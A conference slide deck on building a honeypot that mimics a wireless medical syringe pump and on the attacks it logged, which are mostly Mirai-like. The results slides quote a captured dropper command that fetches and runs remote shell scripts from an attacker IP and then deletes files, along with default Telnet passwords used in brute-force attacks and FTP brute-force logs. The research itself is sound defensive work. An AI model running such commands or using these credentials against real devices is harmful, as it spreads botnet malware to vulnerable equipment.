

Building and maintaining a honeypot for medical devices

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BotConf, December 2020

① Introduction

Motivation

Wireless syringe

② Honeypots

Customizing Cowrie

FTP honeypot: Meltingpot

③ ELK

④ Results

Maintenance: lessons learned

Login attempts


Medical attacks?

Attacks

Other attacks

⑤ Conclusion

DEFEND HEALTHCARE AGAINST CYBERCRIMINALS



AxL 2020

Medfusion 4000 Wireless Syringe



Image from Smiths Medical product catalog

- Attackers may **exploit known vulnerabilities**
CVE-2017-12726,
ICSMA-17-250-02A
- The device is **not obsolete** (still sold)
- **Technical information to mimic** the pump:
<https://github.com/sgayou/-medfusion-4000-research>

Wait! What's a connected/wireless syringe?



Fluid

- Antibiotics, blood, lipids, therapeutic fluid
- Delivered to the patient



Wireless syringe


- Dose Error Reduction System
- Detect occlusion
- Faster/easier than manual for medical staff!



Server

- Drug library
 - Connection to EHR*
 - Geolocation*
- * depends on systems

Example



This image is not from Medfusion 4000 but another wireless infusion pump

Propofol is used for **anesthesia**

- Delivery mode: by dose, by volume...
- Type of syringe
- Concentration
- Limits
- Loading dose
- **V**olume **T**o **B**e **I**nfused
- **K**eeP **V**ein **O**pen

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Goal: Honey pot for medical devices

We are not interested in *generic IoT attacks*
We need:

- 1 A **Telnet** honeypot
- 2 A **FTP** honeypot
- 3 We do not need *SSH* honeypot (no SSH on Medfusion)


Selecting a honeypot for Telnet

Name	Status
Honeyd	A reference! But 11 years ago!
Honeything, IoTPot, Kako, Kippo, MTPot, Nepenthes, ThingPot...	Inactive
Honware, IoT CandyJar, Siphon	Code not available
Python Telnet IoT honeypot	Active
T-Pot	Active
SELECTED: Cowrie - Active https://github.com/cowrie/cowrie	

Complete list:

<https://github.com/cryptax/techweb/blob/master/honeypots.md>

Cowrie Telnet honeypot demo



Demo

Customizing your Cowrie honeypot - Demo

“Customizing your Cowrie honeypot”

<https://cryptax.medium.com>

Pickle filesystem

- Files shown in tree
- Create / manipulate with `createfs` and `fsctl`
- Virtual. Takes very little disk space.

Config file

- `./etc/cowrie.cfg`
- Directories, banners, prompts... e.g `uname`


Honeyfs

- Files will be **accessible**
- Disk space

Login

- UserDB: `./etc/userdb.txt`
- + customize `./honeyfs/etc/passwd` and `shadow`!

Selecting a FTP honeypot



<https://github.com/cryptax/meltingpot>

Meltingpot FTP - Demo



<https://github.com/cryptax/meltingpot>


- Supports passive mode
- Get/put files in working dir
- Logs all commands to a JSON file → ELK
- Runs in a Docker container

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3 ELK


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ELK, the lightweight solution ;-)



ElasticSearch Logstash Kibana

It's worth it (?), but complex!



Now, you can boast with nice graphs!




Telnet passwords ⓘ

gwladmin administrator Zte521 GeNeXiS@19
xc3511 jvbzd 1234567890 CMCCAdmin
klv1234 gpon default service
Admin 123456 ikwb
vizxv

CMCCAdmin rapport
administrator mother
admin1 guest
operator Admin default
netscreen service ubnt
TMAR#DLKT20060205

Telnet username - by nb of attempts

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
Maintenance 8 months later

- Disk size: approx **70 GB for Elasticsearch**

```
axelle@instance-42:~/cowrie/var/lib/cowrie/tty$ curl -s XGET "http://localhost:9200/_cat/shards?v" | grep gb
honeypot-logstash-2020.09.30-000007 0      p      STARTED  96018369  48.3gb 127.0.0.1 instance-42
honeypot-logstash-2020.10.30-000008 0      p      STARTED  19870973  15.7gb 127.0.0.1 instance-42
honeypot-logstash-2020.08.31-000006 0      p      STARTED  15354507  7.5gb 127.0.0.1 instance-42
```


- Not once did **ELK upgrade smoothly!!!** :(Solution: fix and/or restart services
- **Meltingpot**: sometimes **no longer responding?** Solution: restart Docker container
- **Cowrie**: a few **truncated malware** not logged (fixed)

Telnet Login attempts per day




Typical Telnet passwords

Attempted Telnet password over 90 days



Successful Telnet passwords over 30 days




Passwords typically found in Mirai/Gafgyt/Mozi/Hajime/... bruteforces

Are there medical passwords?



Many generic passwords which are used in medical devices but also in many other embedded devices.
Impossible to tell the intended target...

Medical attacks? None(?)



"Welcome to the Medfusion 4000 Configuration Interface"
(telnet banner)

Probably a bug in the attacker's script?


Type of attacks

99.9% of “Mirai-like” attacks (Gafgyt, Hajime, Mozi, Okane, Hakai...)


Typical commands from Mirai-like malware

Time ▾	honeypot.message
> Nov 4, 2020 @ 00:24:14.048	CMD: ls /home
> Aug 17, 2020 @ 10:19:15.042	CMD: exit
> Aug 17, 2020 @ 07:27:38.241	CMD: ls /home
> Aug 16, 2020 @ 20:48:05.903	CMD: ifconfig
> Aug 16, 2020 @ 20:48:05.903	CMD: cd /tmp cd /var/run cd /mnt cd /root cd /; wget http://206.126.81.113/update.sh; curl -O http://206.126.81.113/update.sh; chmod 777 update.sh; sh update.sh; tftp 206.126.81.113 -c get update.sh; chmod 777 update.sh; sh update.sh; tftp -r update2.sh -g 206.126.81.113; chmod 777 update2.sh; sh update2.sh; ftpget -v -u anonymous -p anonymous -P 21 206.126.81.113 update1.sh update1.sh; sh update1.sh; rm -rf update.sh update.sh update2.sh update1.sh; rm -rf *
> Aug 16, 2020 @ 20:32:55.572	CMD: ifconfig
> Aug 16, 2020 @ 20:32:55.572	CMD: cd /tmp cd /var/run cd /mnt cd /root cd /; wget http://206.126.81.113/update.sh; curl -O http://206.126.81.113/update.sh; chmod 777 update.sh; sh update.sh; tftp 206.126.81.113 -c get update.sh; chmod 777 update.sh; sh update.sh; tftp -r update2.sh -g 206.126.81.113; chmod 777 update2.sh; sh update2.sh

Dropped malware



Mirai CORONA campaign



837 hits during May - August 2020

This variant has different encryption/decryption routine

Some other attacks: FTP bruteforce attempts

```
> Oct 27, 2020 @ 02:57:31.238 PASS qazxswedc
> Oct 27, 2020 @ 02:57:31.238 login attempt www/qazxswedc failed
> Oct 27, 2020 @ 02:57:31.238 closing session
> Oct 27, 2020 @ 02:57:30.237 PASS qwerty123456
> Oct 27, 2020 @ 02:57:30.237 login attempt www/qwerty123456 failed
> Oct 27, 2020 @ 02:57:30.237 closing session
> Oct 27, 2020 @ 02:57:29.236 PASS qazxswedc`123
> Oct 27, 2020 @ 02:57:29.236 login attempt www/qazxswedc123 failed
> Oct 27, 2020 @ 02:57:29.236 closing session
> Oct 27, 2020 @ 02:57:27.235 PASS email@email.com
> Oct 27, 2020 @ 02:57:27.235 login attempt www/emailemailcom failed
```

FTP attack with no apparent motivation


- 1 Log in as anonymous/anonymous
- 2 Then

```
OPTS UTF8 ON  
PWD  
TYPE A  
PASV  
LIST  
CWD /
```

- 3 Then ? nothing.

Attackers didn't even read bait files (containing wifi password) on /

Some other attacks: SIP scanning



Some other attacks: Nmap scanning

- Testing how a server handles escape characters in a URI

```
GET /nice%20ports%2C/Tri%6Eity.txt%2ebak
```

- Detecting CORBA:

```
GIOP $ abcdef get
```


Using Cowrie, Meltingpot and ELK: lessons learned

- Cowrie is **stable** and easy to use/customize.
- There are a few bugs (e.g userdb syntax) but nothing major.
- ELK is **heavy** and, IMHO, a **pain to maintain**.
- But ELK is very **handy to search through logs** and query
- Meltingpot does the job, deploying it in a Docker container is comforting.
- There are *always improvements* to do on a honeypot...

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
What you should have learned/remember

- ① **Customizing a Cowrie honeypot**
- ② No targeted medical device attack, **true**
- ③ But **medical devices are awfully vulnerable** to Mirai, Gafgyt, Mozi etc.
- ④ **FTP** attacks not very attacks currently.

Take away references

- List of honeypots 2020:
<https://github.com/cryptax/techweb/blob/master/honeypots.md>
- Customizing Cowrie: <https://cryptax.medium.com/>
- Configuring ELK for Cowrie:
<https://github.com/cowrie/cowrie/tree/master/docs/elk>
- Medfusion 4000 Remote Code Execution:
<https://github.com/sgayou/medfusion-4000-research/blob/master/doc/README.md>

Thank You



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